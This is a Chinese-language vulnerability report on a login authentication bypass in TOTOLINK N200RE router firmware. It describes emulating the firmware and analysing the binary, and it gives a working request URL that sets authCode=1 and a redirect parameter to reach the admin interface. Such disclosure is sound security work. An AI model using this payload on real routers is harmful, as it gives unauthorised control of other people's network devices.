## TOTOLINK路由器N200RE存在login authcode绕过验证登录漏洞

## 资产证明

截图如下：



# 固件获取

https://www.totolink.net/home/menu/detail/menu\_listtpl/download/id/204/ids/36.html


V9.3.5u.6095\_B20200916版本的固件

## 漏洞证明与分析


截图如下：

使用WSL以及QEMU里的MIPSel将环境配置好，导入固件系统进行仿真，并使用chroot ./squashfs-root/ sh进入固件系统，开启www下的web服务：

lighttpd -f lighttp/lighttpd.conf



开启的web服务证明如下，可以看到下方是V9.3.5u.6095的版本。



### login authcode绕过

一开始页面为/login.html


ida分析在Lighttpd服务器文件，上我们搜索authcode，直接就找到了独立的字符串，跟踪去看看，只要authcode是1就能生成session，但是如果直接改了这个参数发现还是会回到login.html,原因在于goURL该参数是一个重定向页面参数，所以还要修改该参数到home.html

payload:

/formLoginAuth.htm?authCode=1&userName=&goURL=home.html&action=login

访问<http://127.0.0.1/advance/changepwd.html?time=1715093812978>

便可直接进入后台进行任意操作。



这时候就可以成功绕过鉴权了。